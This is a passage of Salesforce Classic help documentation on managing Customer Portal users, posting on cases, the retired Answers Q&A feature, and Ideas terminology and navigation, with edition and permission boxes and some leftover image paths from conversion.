Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Note: High-volume portal users are available for customer portals or communities intended for many thousands to millions of users. See About High-Volume Portal Users on page 2460.

Some common tasks when managing Customer Portal users include:

- Setting up the Customer Portal for users
- Enabling Customer Portal users individually from the Contacts tab
- Disabling and deactivating Customer Portal users
- Changing Customer Portal users' information and roles
- Changing Customer Portal users' accounts
- Merging Customer Portal users
- Resetting Customer Portal users' passwords
- Viewing Customer Portal users' user licenses
- Granting high-volume portal users access to object's records
- Sharing high-volume portal users' records with Salesforce users
- Managing Customer Portal users' permissions and access settings
- Assigning profiles to a Customer Portal
- Delegating Customer Portal user management and case and contact management to portal users
- Reporting on Customer Portal users

Tip: To troubleshoot issues for Customer Portal users, click **Manage External User** and choose **Log in to Portal as User** on the portal user's contact detail page. This selection opens a new browser window and automatically logs you into the portal as the portal user. This option also ensures that the portal is configured appropriately.

The **Log in to Portal as User** button is only available if you have the "Edit Self-Service Users" permission and "Edit" access on the account. The **Log in to Portal as User** button does not display for inactive portal users.

Post on Cases and Community Questions with the Community Action in the Case Feed

The Community action in the case feed is your default option for responding to customers on cases that originated from a community or customer portal.

To post on cases in a customer portal or community:

1. Click **Answer Customer** on the Case Feed page.
2. Click ▾ and select **Community**.
   Depending on how your administrator has set up Case Feed, you may be able to click **Community** without first having to click **Answer Customer**.
3. Enter the message to the customer.

EDITIONS


Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create case posts in customer portals or communities:

- "Edit" on cases



4. If you're working on a case that was escalated from a question in Chatter Questions or Chatter Answers, choose who you want your post to be visible to:
   - Select **Customer Only** to post your answer as a private reply, or **Everyone** to post it as a public reply.
   - Select **Customer Case** to make a post visible to all internal and external users with access to the case, or **Community Question** to post a public answer on the community user's question. If you select **Customer Case** and your Salesforce administrator has enabled the community case feed, you'll be creating a Chatter post instead of a case comment.



5. Optionally, select `Send Email` to send a message to the customer letting them know that a reply to their question has been posted to the case.

   Note: This option is only available if your administrator has enabled it, and if the customer you're replying to is associated with the case and has a valid email address. If your organization uses the community case feed and email notifications for Chatter case posts are enabled, users are automatically notified by email about public posts on their cases and this option doesn't appear.

6. Optionally, attach a Knowledge article to the post.
7. Click the button to publish your post.

Note: If the community case feed is enabled in your organization, you can change the visibility of case posts after they are published. For details, see Expose or Hide a Published Post or Email in the Community Case Feed.

SEE ALSO:

Send and Reply to Email from Case Feed

Case Feed Overview

Community Case Feed

Answers Overview

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

Answers Terminology

The following terms are used when describing answers features and functionality:

Answers

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Best Answer

When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Community

Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Data Category for Answers

On the Answers tab, *data categories* allow users to classify questions in an answers zone. For example, if you have a zone for hardware products, your data categories may include laptops, desktops, and printers. Zone members can quickly browse within a specific category to find answers to their questions. Administrators can use data categories to control access to questions.

Idea

Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is "Ideas for car features," an appropriate idea for that zone might have the title "Insulated cup holders that keep your beverage hot or cold." Or, if the focus of a particular zone is "Ideas for our company's employee benefits," an appropriate idea for that zone might have the title "On-site day care."

Question
An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Reply
The response to a question in an answers community. When community members reply to a question, the person who asked the question can mark one of the replies as the best answer to resolve and close the question.

Vote, Reply
In an answers community, a vote means you either like or dislike a reply to a question.

Zone
Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions.

Icon Descriptions

Icon	Description
	A question that has been resolved. To resolve a question, the person who asked the question chooses a reply as the best answer.
	A question that community members have replied to. For example, this icon represents a question with four replies. If a question has no replies, a "0" appears in this icon.
	A reply to a question.
	A reply that has been marked as the best answer to a question.

Using Answers

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

On the Answers tab you can:

- Ask a question
- Find an answer to a question
- Reply to a question
- Vote for a reply
- Identify a reply as the best answer to your question
- View all of your questions and replies
- Convert a reply into an article in the knowledge base

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

- Escalate a question to a case

The right side of the answers home page provides a snapshot of recent activity by showing the most recently asked and the most recently replied questions, as well as questions that have been open for more than a week.

Only administrators have full read, create, edit, and delete permissions for answers. Standard and portal users can delete their own questions and replies if no one has replied or voted.

SEE ALSO:

Answers Overview

Asking a Question

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

To ask a question:

1. From the Answers tab, enter your question and click **Ask**.

   Salesforce searches the titles and descriptions of the other questions in the zone and lists ones that are similar to yours. If your question has already been asked, click the question title to view the replies that other zone members have posted to that question.

   Alternatively, click **Start Over** to clear the similar questions results and ask another question.

2. If your question has not already been asked, click **Continue**.
3. Enter a description of your question. Use the HTML editor to format your text or upload an image.
4. Select a category for your question. If you do not assign a category, community members may have difficulty finding your question, as they must use search or view all questions in the community.
5. Click **Post Question**.

After asking your question, wait for community members to post replies. Then you can choose a reply as the best answer to resolve your question.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

SEE ALSO:

Answers Overview
Using Answers
Replying to a Question
Escalating a Question to a Case

Creating Questions from the Questions Tab

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

Note: Since your administrator determines the fields on questions, some fields might not be included in the following steps.

You can use the Questions tab in both the application and the console to ask questions of the zones that you moderate and manage. Asking community members for input or opinions is an easy way to assess interest in topics or create engagement in the community.

To post a question to the community from the Questions tab:

1. Click `New Question` from the Questions list view page or click `New` from the Recent Questions list on the Questions overview page.
2. Select a zone for your question.
3. Add a title for your question.
4. Optionally, enter a description of your question.

   Use the rich text editor to format your text or upload an image. To ensure that your images appear correctly in the feed, Salesforce recommends that they be less than 450 pixels wide.
5. Select a category for your question.

   Questions must be assigned to a category to appear in the community. Questions that don't have a category are still visible to the owner of the question, but not to other members of the community.
6. Click `Save`.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Questions tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

Editing and Deleting a Question

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

Standard users can delete their own questions if the questions have not received replies. Once a question receives a reply, the owner of the question can no longer delete it. As the Salesforce administrator, you can edit or delete any question posted to a community. For example, you may want to monitor your answers community and edit or delete questions that contain inappropriate content or offensive language.

To edit or delete a question:

1. Click the question title to view the question detail page.
2. Click **Edit** or **Delete** at the top of the page. When editing a question, you can change the title or description and select a different category for the question. When deleting a question, the question (and all associated replies) goes to the Recycle Bin.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To edit any question:
- "Edit" on questions

To delete any question:
- "Delete" on questions

Another way to prevent offensive language is to create a validation rule that prevents users from entering specific words when asking a question.

To create validation rules, from the object management settings for Chatter Answers question and Chatter Answers reply, go to Validation Rules.

Finding and Viewing Questions

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

There are a couple ways to find a question:

- Browse all questions within a community or category.
- Search for a question using the search field on the Answers tab. This field searches the title and description fields for both questions and replies and displays matching results.

Once you've found your question, click the question title to view the question detail page, which lists all the replies for the question. The question detail page lists the number of community members who liked and disliked each reply, and also shows the best answer to the question (if one has been chosen).

From the question detail page, you can:

- Reply to the question.
- Vote for a reply.
- Choose a reply as the best answer. You can only choose a best answer if you asked the question or are a Salesforce administrator.

  If a question has already been resolved, you can click **Mark as Not Answered** above the question to re-open it.
- Sort replies by
  - Newest—Shows the most recently posted replies at the top of the list.
  - Oldest—Shows the oldest replies at the top of the list.
  - Most Votes—Shows the replies with the greatest number of "likes" and "dislikes" (added together) at the top of the list.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

SEE ALSO:

Answers Overview

Using Answers

Browsing Questions within a Zone or Category

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

To view all questions within a zone or category, go to the Answers tab and click the zone name or category that appears below the *Get an Answer* heading.

Browsing Questions within a Zone

After clicking the zone name to view all questions within that zone, you can:

- Ask a question.
- Filter questions so you only see the open or resolved questions. A question is considered resolved when the person who asked the question selects one of the replies as the best answer. Community members can continue to post replies and vote for replies even when the question has been resolved.
- Sort questions by:
  - Recent Activity—Shows the questions that have the most recent replies at the top of the list
  - Newest—Shows the questions that have been most recently asked at the top of the list
  - Oldest—Shows the oldest questions at the top of the list
- Click **Reply** below a question to post a reply.
- Click a category to view all the questions associated with that category.

  All the categories within your zone appear under the zone name at the top of the page.

The question icons identify whether the question has been resolved or is still open.

Browsing Questions within a Category

When community members ask a question, they associate a single category with their question to make it easier to find within the community. To browse all questions associated with a category, click the category name to display the category detail page.

You can click on a category from the following locations:

- When viewing a question, the categories associated with that question appear below the question description.
- When browsing questions within a zone, all the categories in the zone appear below the zone name.
- On the answers home page, all the categories in the zone appear below the zone name.

From the category detail page, you can:

- Ask a question that is automatically associated with the category you are viewing.
- View all questions associated with that category, or filter the questions so you only see the open or resolved questions. A question is considered resolved when the person who asked the question selects one of the replies as the best answer. Community members can continue to post replies and vote for replies even when the question has been resolved.
- Sort questions by:

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

  - Recent Activity—Shows the questions that have the most recent replies at the top of the list
  - Newest—Shows the questions that have been most recently asked at the top of the list
  - Oldest—Shows the oldest questions at the top of the list
- Click **Reply** below a question to post a reply.

The question icons identify whether the question has been resolved or is still open.

SEE ALSO:

Answers Overview

Replying to a Question

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

To reply to a question:

- If you're viewing a list of questions within a community or category, click **Reply** next to question you want to respond to. Enter your reply in the editor and click **Reply**.
- If you're viewing the details of a question, enter your reply in the space provided at the bottom of the page, and click **Reply**.

After you reply to a question:

- Community members can vote on whether they like dislike your reply.
- The person who asked the question can choose your reply as the best answer.

SEE ALSO:

Answers Overview

Voting for a Reply

Choosing the Best Answer to a Question

Escalating a Question to a Case

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

Editing and Deleting a Reply

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

Standard users without the "edit" and "delete" permissions on the answers object cannot edit or delete their replies. However, as the Salesforce administrator, you can edit or delete any reply posted to a community. For example, you may want to monitor your answers community and edit or delete replies that contain inappropriate content or offensive language.

To edit or delete a reply:

1. Click the question title to view a list of all replies for the question.
2. Click **Edit** or **Delete** next to the reply you want to change or remove. When deleting a reply, the reply goes to the Recycle Bin.

Another way to prevent offensive language is to create a validation rule that prevents users from entering specific words when posting a reply.

To create validation rules, from the object management settings for Chatter Answers question and Chatter Answers reply, go to Validation Rules.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To edit replies:
- "Edit" on questions

To delete replies:
- "Delete" on questions

Voting for a Reply

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

When you vote on a reply, you contribute to the answers community by identifying the replies that contains the most helpful (and unhelpful) information. When other community members look for an answer to a question, they can quickly look at the number of "likes" and "dislikes" a reply has received and make a more informed decision about which reply to read.

In addition, the more votes a reply receives the easier it is for the person who asked the question to choose a reply as the best answer.

When viewing a question, review the replies and click **Like** to voice your approval of a reply or **Dislike** if a reply contains incorrect or unhelpful information. Your vote (either a +1 or –1) is included in the Like or Dislike total for that reply. You can't vote for your own reply and you can only vote once for each reply.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

SEE ALSO:

- Answers Overview
- Using Answers
- Replying to a Question

Choosing the Best Answer to a Question

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

After you ask a question, you should monitor the replies posted by other community members and eventually choose one of the replies as the best answer. The best answer is highlighted directly below the question so it's easy to find, which helps community members quickly identify the most useful resolution to the question.

Only Salesforce administrators and the person who asked the question can mark a reply as the best answer.

To choose the best answer:

1. From the Answers tab, find your question and click its title.
2. Decide which reply is the best answer, and click **Choose as Best Answer**.

   To identify the best answer, look at the votes ("likes" and "dislikes") for each reply. The reply with the most "likes" probably contains the most useful information. If a question has many replies, try sorting the replies by **Most Votes** so the replies with the most likes and dislikes appear at the top of the list.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

After you choose a best answer:

- The question is marked as "resolved". Community members can continue to post and vote on replies for resolved questions.
- If another reply that you like better is posted in the future, simply choose that reply as the best answer to replace the old best answer.
- You can remove the best answer status of the reply at any time. Removing the best answer status from a reply makes it a regular reply.

SEE ALSO:

Creating an Article from a Reply

Replying to a Question

Voting for a Reply

Viewing Your Questions and Replies

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

Once you become an active community member, you can view a list of all the questions you asked and replies you posted by clicking **My Questions & Replies** at the top of any page in the Answers tab.

When viewing a list of your questions, you can quickly identify which questions you resolved and which questions are still open. (Resolved questions have a best answer.) You can sort your questions by:

- Newest—Shows your most recently asked questions at the top of the list
- Recent Activity—Shows your most recently asked questions and your questions that have the most recent replies at the top of the list
- Oldest—Shows your oldest questions at the top of the list

When viewing a list of your replies, the question title appears as a link followed by your reply. You can sort your replies by:

- Newest—Shows your most recently posted replies at the top of the list.
- Oldest—Shows your oldest replies at the top of the list.
- Most Votes—Shows your replies that have received the greatest number of "likes" and "dislikes" (added together) at the top of the list.

The following table describes the icons displayed on the page:

Icon	Description
	A question that has been resolved. To resolve a question, the person who asked the question chooses a reply as the best answer.
	A question that community members have replied to. For example, this icon represents a question with four replies. If a question has no replies, a "0" appears in this icon.
	A reply to a question.
	A reply that has been marked as the best answer to a question.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To vote for replies:
- "Read" on questions

SEE ALSO:

Answers Overview
Asking a Question
Replying to a Question

Creating an Article from a Reply

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

In an answers community, you may want to turn a particularly helpful answer into an article in your knowledge base. To create an article:

1. Click the question title to view a detail page showing the question and its replies.
2. On the reply you want to add to the knowledge base, click **Promote to Article**.
3. Edit your article. The fields that appear depend on the default article type assigned to replies, but the following is true for all article types:
   - The `Title` field contains the title of the question.
   - The `Summary` field contains the reply.
   - You can make new data category selections for the article. Unlike answers, articles support multiple category groups.

   Note: An administrator can change the article type and assignee.
4. Click **Save**. The original reply now has a status message indicating its association with an article. When the article is published, the message on the reply includes a link to the article.

SEE ALSO:

Answers Overview

Welcome to Salesforce Knowledge

Publish Articles and Translations

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Salesforce Knowledge is available in: **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To promote a reply:
- "Create" and "Read" on the article type used to promote replies

  AND

  "Edit" on questions

  AND

  `Knowledge User` checked on user detail page

Escalating a Question to a Case

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

If a question remains unresolved or its reply isn't satisfactory, administrators and trusted community members can escalate the question to a case. After a case is created, the question detail page provides a link to the case for the life of the question. This link also shows the status of the case.

Note: Closing the case does not mark the question as resolved, and resolving the question does not close the case. The case and the question must be updated separately.

To escalate a question to a case:

1. Click the question title.
2. On the question detail page, click **Escalate to Case**. This button only appears if an administrator has configured the appropriate case settings.
3. Update the case fields if you want to change any default values. The question title automatically becomes the case `Subject`.
4. Click **Save**. You are returned to the question detail page and the case is now available for the `Case Owner` to resolve.

SEE ALSO:

Asking a Question

Create Cases

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view the Answers tab:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To create cases:
- "Create" on cases

Ideas Overview

Ideas is a community of users who post, vote for, and comment on ideas. An Ideas community provides an online, transparent way for you to attract, manage, and showcase innovation.

Tip: Salesforce offers its own Ideas community for Salesforce users to submit product feedback and suggest new features. To visit, go to http://ideas.salesforce.com.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Ideas Terminology

The following terminology is used for Ideas:

Category, Ideas
Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas. For example, if your ideas zone has the focus "Improvements to our clothing line," then you might set up categories such as "Shirts," "Jackets," and "Slacks." Each organization has one common set of categories that can be added or removed from each zone. An administrator defines separate categories for their ideas and answers zones.

Comment
Comments are plain text responses to posted ideas that enable discussions about the ideas. On the Ideas tab, the Comments subtab lists the comments that have most recently been submitted. On the detail page of an idea, comments are sorted in chronological order from oldest to newest.

Community
Communities are customizable public or private spaces for employees, end-customers, and partners to collaborate on best practices and business processes.

Community Expert
A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When community experts post comments or ideas, a unique icon ( ) displays next to their name. The Salesforce administrator can designate as many community experts as necessary.

Demote
If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

Half-life
The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life. This setting affects all zones in your organization.

Idea
Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is "Ideas for car features," an appropriate idea for that zone might have the title "Insulated cup holders that keep your beverage hot or cold." Or, if the focus of a particular zone is "Ideas for our company's employee benefits," an appropriate idea for that zone might have the title "On-site day care."

Idea Themes
Idea Themes provide a forum in which you invite community members to post ideas about specific topics so that community members can solve problems or propose innovations for your company.

Point

A point is a unit of measurement that represents the popularity of an idea. Each vote for an idea is worth ten points (promote adds 10 points and demote removes 10 points). An idea's total number of points displays to the left of the idea.

Popular Ideas

On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Portal

If your organization has a Customer Portal or partner portal, you can add the Ideas tab to either or both portals so that portal users can participate in their own Ideas communities. The Zone list at the top of the Ideas tab lists all the available zones, and each zone contains its own unique group of ideas.

Promote

If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

Recent Activity

Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. For example, this page lists all the ideas and comments you have posted to a zone as well as the ideas you have voted on. You can view your Recent Activity page by clicking your nickname located on the right side of the Ideas tab.

Status

An idea's status helps zone members track the progress of the idea. For example, “Under Review”, “Reviewed”, “Coming Soon”, and “Now Available” are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Top All Time Ideas

On the Top All-Time subtab, ideas are sorted from most number of points to fewest. This allows you to see the most popular ideas in the history of your Ideas zone.

Vote, Idea

In an ideas community, a vote means you have either promoted or demoted an idea. After you vote on an idea, your nickname displays at the bottom of the idea's detail page to track that your vote was made. You can use your Recent Activity page to see a list of all the ideas you have voted on.

Zone

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions.

Using Ideas

Ideas is a community of users who post, vote for, and comment on ideas. An Ideas community provides an online, transparent way for you to attract, manage, and showcase innovation. You can:

- Post ideas
- View ideas or Idea Themes
- Search for ideas
- Vote for ideas
- Comment on ideas
- View recent activity and replies
- Subscribe to syndication feeds

Each time you click the Ideas tab, the Popular Ideas subtab displays ideas in all categories. To change your current view, click one of the other subtabs like Recent Ideas or Top All-Time. Click **List** to toggle back to the list view.

SEE ALSO:

Ideas Overview

Administrator setup guide: Salesforce Ideas Implementation Guide

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Viewing Ideas

The following sections describe how to view ideas:

- Accessing the Ideas Tab in Salesforce
- Accessing the Ideas Tab in a Portal
- Browsing Popular Ideas
- Browsing Recent Ideas
- Browsing Top Ideas of All Time
- Viewing Ideas by Category
- Viewing Ideas by Status
- Browsing Ideas in Other Zones
- Viewing the Details of an Idea

Accessing the Ideas Tab in Salesforce

In Salesforce, the Ideas tab is available by default in the Community app. You can select this app from the Force.com app menu in the top right corner of any Salesforce page.

Note that your administrator may have customized your profile to also display the Ideas tab in other apps. Also, your administrator may have renamed the Ideas tab to an alternate tab name.

Click **Tab** to display the Ideas tab. Click **List** to toggle back to the list view.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Tip: The Zone list at the top of the Ideas tab lists all the available zones, and each zone contains its own unique group of ideas.

Accessing the Ideas Tab in a Salesforce.com Community

If your organization has created a Salesforce.com Community, your administrator can display the Ideas tab to the community by adding it to the list of selected tabs during setup of the community.

Accessing the Ideas Tab in a Portal

